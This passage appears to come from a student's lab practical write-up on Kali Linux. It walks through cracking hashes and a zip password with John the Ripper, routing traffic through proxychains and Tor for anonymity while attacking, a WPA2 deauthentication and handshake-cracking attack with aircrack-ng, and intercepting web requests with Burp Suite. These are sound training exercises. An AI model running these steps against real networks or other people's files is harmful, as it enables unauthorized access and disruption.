Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed

(root@osboxes)-[~/home/osboxes]
# john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-sha1 sha.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
No password hashes left to crack (see FAQ)

(root@osboxes)-[~/home/osboxes]
# john --show sha.txt
?:hello world

1 password hash cracked, 0 left
```

Md5

The md5 decryption is very easy and I am using the –wordlists command

john –wordlist=/usr/share/wordlists/rockyou.txt –format=raw-md5 md5.txt

MD5 is a cryptographic hash function that is commonly used to store passwords securely. However, MD5 has been known to have vulnerabilities and is not considered secure anymore. Cracking an MD5 hash involves comparing the hash value to a pre-computed list of hashes known as a rainbow table or using brute-force methods.

```
[root@osboxes ~]# john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 md5.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
123          (?)
1g 0:00:00:00 DONE (2021-11-25 15:14) 5.263g/s 22231p/s 22231c/s 22231C/s cheska..blue13
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed
```

Sha256

Now, let's crack the sha256 A tough hash

```
john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-sha256 sha256.txt
```

SHA256 is a cryptographic hash function that is widely used for securing data. It is a one-way function that generates a fixed-length output, which cannot be reversed to find the original input. Cracking a SHA256 hash involves the same methods used for cracking MD5 hashes.

```
[root@osboxes ~]# john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-sha256 sha256.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 256/256 AVX2 8x])
Press 'q' or Ctrl-C to abort, almost any other key for status
123          (?)
1g 0:00:00:00 DONE (2021-11-25 15:39) 50.00g/s 204800p/s 204800c/s 204800C/s energy..oooooo
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed

[root@osboxes ~]# cat sha256.txt
a665a45920422f9d417e4867efdc4fb8a04a1f3fff1fa07e998e86f7f7a27ae3
```

Cracking multiple hash files

To crack multiple files just keep on adding the file names

```
john -w=/usr/share/wordlists/rockyou.txt --form=raw-sha256 baby.txt dad.txt mom.txt
```

Cracking multiple hash files involves attempting to crack multiple hashes at once. This can be done by specifying the file names of the hashes in the command line. The same methods used for cracking single hashes can be used for cracking multiple hashes.

```
[root@osboxes ~]# john -w=/usr/share/wordlists/rockyou.txt --form=raw-sha256 baby.txt dad.txt mom.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (Raw-SHA256 [SHA256 256/256 AVX2 8x])
Press 'q' or Ctrl-C to abort, almost any other key for status
baby          (?)
mom          (?)
dad          (?)
3g 0:00:00:00:00 DONE (2021-11-25 16:24) 13.63g/s 1014Kp/s 1014Kc/s 1186KC/s daisy29..cierra12
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed
```

Zip file cracking

Zip file cracking involves cracking the password of a password-protected zip file. The process involves converting the zip file to a text file format and then using a wordlist attack to crack the password. The tool used for converting the zip file to a text file format is called zip2john. Once the file is converted to a text file format, the same method used for cracking other passwords can be used for cracking zip file passwords.

Cracking a Zip file is very easy just convert the zip file to the txt format and then we do a wordlist attack.

```
zip2john protected.zip > crack77.txt
```

```
[root@osboxes]~[~/home/osboxes]
# zip2john protected.zip > crack77.txt
ver 2.0 Scanning for EOD... FOUND Extended local header
protected.zip/Untitled design (4).png PKZIP Encr: cmplen=34429, decmplen=34986, crc=6753B136

[root@osboxes]~[~/home/osboxes]
# cat crack77.txt
protected.zip/Untitled design (4).png:$pkzip2$1*1*2*0*867d*8aa*6753b136*0*35*8*867d*6753*0000*f8b49521535f91e6e18859f03c5ac62d20c2
bc0881408bb1c5348653c1dd00805f36f05b0cb2d6793cf5c912fb9ab4859d7c789187c5097fd5015fcfe7c8aa6c90ba657dd687d3c36e669773985ce6e4853
82163675f7df8421dfdec98ae8e0599163927f84cd815594fe5f43648284b4dsf7e0c1bab9a10a6c4b2c3018a14ab40989c5c051ee217d5c8cc53ececd94e6733
ddf7b5f18fa6009a8044d8a1ae85bf3101e586643eea2b2b969a95d11503c89781436d9e8e5a20c05b9962f4bce12d85b76f2c652248ff8371e4da4f0f7379eb
87ba862678dfc13705c70b96d28c73e1801ea2259c98c1314cea0d0f5903950eb7197f6b5b115e5beab64e128f7d45cd2256f34e9de1ac56e96838f8d770ac66602
57d7af69a439dc9a8d177151e87cacbe0f2162871f77e753ae98dab917b8fbed17c98adc265aa84cdaaae80205bba6fad7d652d35286bed19a464e37a488836f29
57129ba29b13dc0c64f63c8abe648c9b37b9ea477b285f92b9e1c3e1139d12ff2a78d39bee04babe4fa1283fce198fb12fe10bfe534b71a36b1661bd66599fb
6b01671faefea808f2d6f0cbcfc9a3524d600931ccbcf0321e4b467b0b4b24e2b80e8b9acea5f69a7348f2d1fcefb8f98472f919d581e50f06e3f796bf07eb4
74fcc81cf1888ca505ad0a349fa908304bae30f8b2b2fe908937f6938fe08839140f643419b456f4ea9db688001ef0abd553a70be02f48b98aa1ebca1ca2c1b2
1326656bc8a81cc0582aa9e826a26bb52039a3597a85f7da391c4509f429b227b4887264cefa170d6447aeabb8288d4f4da261d58e13153adf516d18717e8149
3b89f514c7ceee8735316947a69e85014be76015bff8f16c77c163896aeb676998a09eeadc2a3ee1c20bbd7da431f15ce152e48fc1d794141cbfc513d09410a3986
```

Now, lets crack the file

```
john --wordlist=/usr/share/wordlists/rockyou.txt crack77.txt
```

```
[root@osboxes ~]# john --wordlist=/usr/share/wordlists/rockyou.txt crack77.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
123          (protected.zip/Untitled design (4).png)
1g 0:00:00:00 DONE (2021-11-26 10:03) 1.923g/s 7753p/s 7753c/s 7753C/s silent..pokpok
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Practical : 5

Proxy Chain

In computer networking, A proxy server is a server application that acts as an intermediary between a client requesting a resource and the server providing that resource.

Where's proxy chains are series of intermediate between a client and the resource.

In simple the proxychains gives anonymity while attacking the target machine.

Proxy

Proxy are usually found on the browser. And anonymize HTTP protocols and web connection and the things you are doing on the internet.

Proxy-chains

Proxy-chains is a tool that anonymize whatever you are doing on the computer, We could add multiple IP address as bridge to get the resources.

Install the Proxy Chain

```
(kali㉿kali)-[~]
└─$ sudo apt-get install proxychains
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
proxychains is already the newest version (3.1-9).
The following packages were automatically installed and are no longer required:
gfortran-mingw-w64-i686 gfortran-mingw-w64-i686-posix gfortran-mingw-w64-i686-win32 gfortran-mingw-w64-x86-64
gfortran-mingw-w64-x86-64-posix gfortran-mingw-w64-x86-64-win32 gnat-mingw-w64 gnat-mingw-w64-base gnat-mingw-w64-i686 gnat-mingw-w64-i686-posix
gnat-mingw-w64-i686-win32 gnat-mingw-w64-x86-64 gnat-mingw-w64-x86-64-posix gnat-mingw-w64-x86-64-win32 libcloog-isl4 libdap25 libis10 libmpfr4
libndpiz6 libreadline5 linux-headers-5.10.0-kali2-amd64 linux-headers-5.10.0-kali2-common linux-image-5.10.0-kali2-amd64 oracle-instantclient-basic
python3-atomicwrites
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 6 not upgraded.
└─$
```

Starting the tor Services

```
(kali㉿kali)-[~]
└─$ sudo service tor status
● tor.service - Anonymizing overlay network for TCP (multi-instance-master)
  Loaded: loaded (/lib/systemd/system/tor.service; disabled; vendor preset: disabled)
  Active: inactive (dead)
  　　(kali㉿kali)-[~]

(kali㉿kali)-[~]
└─$ sudo service tor start
(kali㉿kali)-[~]
└─$ sudo service tor status
● tor.service - Anonymizing overlay network for TCP (multi-instance-master)
  Loaded: loaded (/lib/systemd/system/tor.service; disabled; vendor preset: disabled)
  Active: active (exited) since Fri 2021-05-14 13:15:40 IST; 6s ago
    Process: 2698 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 2698 (code=exited, status=0/SUCCESS)
     CPU: 2ms

May 14 13:15:40 kali systemd[1]: Starting Anonymizing overlay network for TCP (multi-instance-master).
May 14 13:15:40 kali systemd[1]: Finished Anonymizing overlay network for TCP (multi-instance-master).
```

Configure Proxchains: Once Proxchains is installed, you need to configure it to use the proxy servers in the chain.

```
(kali㉿kali)-[~]
└─$ sudo Leafpad /etc/proxychains.conf
```

We will using Dynamic Chain for proxy

Dynamic chain

The Dynamic chain has series of IP address and the connection goes through it, In dynamic proxy at least one proxy must be online to play in the chain.

```

 9# otherwise the last appearing option will be selected
10dynamic_chain
11#
12# Dynamic - Each connection will be done via chained proxies
13# all proxies chained in the order as they appear in the list
14# at least one proxy must be online to play in chain
15# (dead proxies are skipped)
16# otherwise EINTR is returned to the app
17#
18#strict_chain
19#
20# Strict - Each connection will be done via chained proxies
21# all proxies chained in the order as they appear in the list
22# all proxies must be online to play in chain
23# otherwise EINTR is returned to the app
24#
25#random_chain
26#
27# Random - Each connection will be done via random proxy
28# (or proxy chain, see chain_len) from the list.
29# this option is good to test your IDS :)
30

```

```

36
37# Proxy DNS requests - no leak for DNS data
38#proxy_dns
39
40# Some timeouts in milliseconds
41tcp_read_time_out 15000
42tcp_connect_time_out 8000
43
44# ProxyList format
45#      type host port [user pass]
46#          (values separated by 'tab' or 'blank')
47#
48#
49#      Examples:
50#
51#          socks5 192.168.67.78  1080    lamer   secret
52#          http   192.168.89.3   8080    justu   hidden
53#          socks4 192.168.1.49   1080
54#          http   192.168.39.93  8080
55#
56#
57#      proxy types: http, socks4, socks5
58#          ( auth types supported: "basic"-http "user/pass"-socks )
59#

```

Entering the Proxy Server in the Proxy List

```

56#          ( auth types supp
59#
60[ProxyList]
61# add proxy here ...
62# meanwhile
63# defaults set to "tor"
64socks4 127.0.0.1 9050
65socks5 127.0.0.1 9050
66

```

For proxy we also have to change the DNS


```
* sudo leafpad /etc/proxychains.conf
(kali㉿kali)-[~]
$ sudo leafpad /usr/lib/proxychains3/proxyresolv
```

```
File Edit Search Options Help
1#!/bin/sh
2# This script is called by proxychains to resolve DNS names
3
4# DNS server used to resolve names
5DNS_SERVER=${PROXYRESOLV_DNS:-8.8.8.8}
6
7
8if [ $# = 0 ] ; then
9    echo " usage:"
10   echo "         proxyresolv <hostname> "
11   exit
12fi
13
14
15export LD_PRELOAD=libproxychains.so.3
16dig $1 @$DNS_SERVER +tcp | awk '/A.[0-9]+\.[0-9]+\.[0-9]/ {print $5;}'
17
```

Before the Proxy Server Enable



After the Proxy Server Enabled



Practical – 6

Wireless Attack

Wireless attacks using Kali Linux and Aircrack-ng typically involve the following steps:

Monitor the wireless network: To begin, you'll need to put your wireless interface in "monitor" mode, which allows it to capture wireless traffic. This can be done using the "airmon-ng" command in Kali Linux.

Identify the target network: Once your wireless interface is in monitor mode, you can use the "airodump-ng" command to scan for nearby wireless networks and identify the target network.

Capture traffic: Use the "airodump-ng" command to capture traffic on the target network. You can save this traffic to a file for later analysis.

Crack the password: If the target network is secured with a password, you can use the captured traffic to crack the password using the "aircrack-ng" command. This command uses a dictionary attack to try common passwords until it finds the correct one.

```
File Actions Edit View Help
└─(kali㉿kali)-[~]
$ iwconfig
lo      no wireless extensions.

eth0    no wireless extensions.

wlan0   IEEE 802.11 ESSID:off/any
        Mode:Managed Access Point: Not-Associated Tx-Power=-2147483648 dBm
        Retry short limit:7 RTS thr:off Fragment thr:off
        Power Management:on
```

```
└─(kali㉿kali)-[~]
$ sudo airmon-ng check kill
```

Step 1: Monitor the wireless network

```
└─(root㉿kali)-[/home/kali]
# airmon-ng start wlan0

PHY      Interface     Driver      Chipset
phy0      wlan0         iwlwifi     Intel Corporation Wireless 3165 (rev 81)
          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0m
on)
          (mac80211 station mode vif disabled for [phy0]wlan0)
```

The wireless interface. You can find the name of your wireless interface by entering the following command:

```
(root㉿kali)-[~/home/kali]
# iwconfig
lo      no wireless extensions.

eth0    no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=-2147483648 dBm
          Retry short limit:7  RTS thr:off  Fragment thr:off
          Power Management:on
```

Step 2: Identify the target network

```
(root㉿kali)-[~/home/kali]
# airodump-ng wlan0mon
```

```
CH 7 ][ Elapsed: 12 s ][ 2023-02-18 07:37
BSSID          PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER AUTH ESSID
5A:7A:7E:D6:31:50 -18        22          0    0   1   65   WPA2 CCMP   PSK [super 4G network]
BSSID          STATION          PWR  Rate     Lost   Frames Notes Probes
Quitting ...
```

This will display a list of nearby wireless networks. The BSSID (MAC address) of the target network.

Step 3: Capture traffic

To capture traffic on the target network.

```
(root㉿kali)-[~/home/kali]
# airodump-ng wlan0mon -c 1 --bssid 5A:7A:7E:D6:31:50 -w targetfile
```

```
( root@kali )-[ /home/kali ]
aireplay-ng --deauth 0 -a 5A:7A:7E:D6:31:50 wlan0mon
40:41 Waiting for beacon frame (BSSID: 5A:7A:7E:D6:31:50)
channel 1
this attack is more effective when targeting
connected wireless client (-c <client's mac>).
40:42 Sending DeAuth (code 7) to broadcast -- BSSID: [5A:
7E:D6:31:50]
40:42 Sending DeAuth (code 7) to broadcast -- BSSID: [5A:
7E:D6:31:50]
40:42 Sending DeAuth (code 7) to broadcast -- BSSID: [5A:
7E:D6:31:50]
40:43 Sending DeAuth (code 7) to broadcast -- BSSID: [5A:
7E:D6:31:50]
40:43 Sending DeAuth (code 7) to broadcast -- BSSID: [5A:
7E:D6:31:50]
40:44 Sending DeAuth (code 7) to broadcast -- BSSID: [5A:
7E:D6:31:50]
40:44 Sending DeAuth (code 7) to broadcast -- BSSID: [5A:
7E:D6:31:50]
40:45 Sending DeAuth (code 7) to broadcast -- BSSID: [5A:
7E:D6:31:50]
```

CH 1][Elapsed: 2 mins][2023-02-18 07:41][WPA handshake: 5A:7A:7E								
BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER
5A:7A:7E:D6:31:50	-22	100	1376	42	0	1	65	WPA2 CCMP
BSSID	STATION		PWR	Rate	Lost	Frames		Not
5A:7A:7E:D6:31:50	56:38:BB:CE:04:33	-34	1e-	1e	455		109	EAPOL
MAC	CH	PWR	ACK	ACK/s	CTS	RTS_RX	RTS_TX	OTHER
56:38:BB:CE:04:33	1	-31	61	3	0	0	0	0
5A:7A:7E:D6:31:50	1	-34	62	3	0	0	0	0

Step 4: Crack the password/ Or get the Key

You can use the captured traffic to crack the password or find the key.

```
[root@kali] ~
# aircrack-ng -w Desktop/wordlist.txt targetfile-01.cap
```

```
Aircrack-ng 1.7

[00:00:01] 1584/203809 keys tested (1862.98 k/s)

Time left: 1 minute, 48 seconds          0.78%
                                         KEY FOUND! [ super123 ]


Master Key      : 0A AF 42 BB 1B 60 94 BA F6 E4 D8 DC 1D E0 BD 03
                  DF BF 77 15 9D 55 AF 88 9B 04 B5 56 7F 58 31 49

Transient Key   : 15 FF E6 05 FC 59 64 EA 25 E1 54 42 2F C5 B9 11
                  F8 BF 81 81 D6 FC 75 E6 E9 C4 B1 B6 03 53 33 F2
                  DE 73 0D CD E0 11 06 0F E8 77 33 39 16 E9 EE 60
                  2D 87 E6 33 49 77 88 AA 48 D8 FB A5 4A 27 74 F4

EAPOL HMAC     : FA 44 92 84 8B 3E 2D 56 82 33 15 32 CF 8B D9 30
```


Practical – 7**Burp Suite**

Burp Suite is a powerful software tool for web application security testing and analysis. It is commonly used by security professionals and ethical hackers to identify vulnerabilities in web applications and websites.


Interface

Set up your environment: Install Burp Suite and configure your browser to use the Burp Suite proxy.


Start a new project: When you open Burp Suite, you will be prompted to start a new project. Give your project a name and choose a location to save it.



Configure proxy settings: In Burp Suite, go to the Proxy tab and ensure that the intercept option is turned on. This will allow you to intercept and modify requests and responses.



Navigate to your target website: Use your browser to navigate to the website you want to test. Burp Suite will intercept the traffic and display it in the Intercept tab.



Analyze requests and responses: In the Intercept tab, you can analyze and modify requests and responses. You can use the various tabs to view details about the requests and responses, including headers, parameters, and cookies.

Burp Suite Community Edition v2023.1.2 - Temporary Project

Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Filter: Hiding CSS, image and general binary content

# ^	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	T
1	https://portswigger.net	GET	/									
2	http://portswigger.net	GET	/									
3	https://portswigger.net	GET	/									
4	http://portswigger.net	GET	/									
6	http://portswigger.net	GET	/									
8	https://www.google.com	GET	/									
10	https://www.google.com	GET	/									
12	https://www.google.com	GET	/search?q=portswigger&oq=portswigg...	✓								
14	http://portswigger.net	GET	/									
16	https://portswigger.net	GET	/									

Request

Pretty Raw Hex

```

1 GET / HTTP/1.1
2 Host: portswigger.net
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78
  Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
  ange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
9
10

```

Inspector

Request attributes

Request headers

Burp Suite Community Edition v2023.1.2 - Temporary Project

Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Filter: Hiding CSS, image and general binary content

